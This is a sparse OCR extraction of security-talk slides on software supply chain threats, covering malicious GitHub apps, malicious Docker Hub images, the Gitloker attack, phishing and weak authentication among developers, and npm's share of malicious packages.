
Malicious GitHub Apps






Source CodeRED

Malicious GitHub Apps




Source CodeRED

Malicious Container Attacks



Types of malicious images on Docker Hub *(Sysdig)*

Malicious Container Attacks



Source CodeRED


Gitloker

Software Supply Chain Attack


Analysis by

SourceCodeRED


Gitloker Attack





Gitloker Attack





Source CodeRED












Gitloker Attack




Source CodeRED

Software Supply Chain Attacks on Devs

- Source Code Management via work email
- Easy OSINT via LinkedIn and GitHub
- No SSH keys, no MFA
- Phishing & fake logins
- SSO abuse
- Package maintainers are prized targets
- Social engineering

Source CodeRED

Software Supply Chain Attacks: Devs




Source CodeRED

We are going to focus on

Why npm?

According to a 2024 study by Sonatype, 98.5% of all malicious packages are served by npm




https://www.sonatype.com/resources/whitepapers/2024-open-source-malware-threat-report

Source CodeRED

Why npm?

Javascript, because of its design has 10X the number of dependencies as the next highest language



